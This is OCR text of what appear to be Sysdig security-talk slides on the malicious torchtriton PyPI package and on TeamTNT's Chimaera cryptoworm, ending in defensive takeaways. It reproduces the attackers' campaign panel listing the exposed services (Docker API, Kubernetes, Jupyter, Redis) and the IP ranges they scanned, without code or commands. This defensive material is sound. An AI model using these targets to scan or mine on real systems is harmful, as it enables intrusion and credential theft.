
Supply Chain Compromise via Malicious Image Distribution
TAKEAWAY

- Trusted Sources Only
- Static and Runtime Security Tools

Supply Chain Compromise of Open Source Software

PyTorch

python™ Package Index



torchtriton 3.0.0


sysdig

Supply Chain Compromise of Open Source Software
WHY

- Layers of dependencies in modern apps = many vulnerable points
- Trust relationships are exploitable

sysdig

Supply Chain Compromise of Open Source Software
IMPACT



- Malicious version downloaded 2,386 times over 5 days
- Exfiltrated data included credentials and keys

sysdig

Supply Chain Compromise of Open Source Software
TAKEAWAY

- No Blind Trust
- Trust But Verify
- Shift Left


LOONEY TUNES
™ & © Warner Bros. Entertainment Inc. (s18)

TeamTNT – Credential Theft through Cryptoworms

Beta.v2 (c) 2021 @ Hilde_TeamTNT

Campain start: 25.07.2021 22:15:00

Chimaera - Campain - Statistiks

Vulnerables:	WorkingRange:	TargetsFound:
Docker-API	100.0.0.0/8	*coming soon*
Kubernetes	53.0.0.0/8	*coming soon*
WeaveScope	215.0.0.0/8	*coming soon*
Jupyter	0.0.0.0/0	*coming soon*
Kubeflow	0.0.0.0/0	*coming soon*
Redis	0.0.0.0/0	*coming soon*

Back-End _ informations

Currency:	all Wallets:	Wallets in use:	abused:	amount:	Pools:
Monero	14	6	7	*count up ...*	2
Ethereum	2	0	0	*0.030865 ETH*	3

3761 *touched devices*

2022


Chimaera

Chimaera 2.0
Credential theft (through Cryptoworms)


sysdig


TeamTNT - Credential Theft through Cryptoworms

IMPACT



Container Escape
IMPACT






Credential Theft through Cryptoworms/ Container Escape
TAKEAWAY

📍 No Container Running as Root

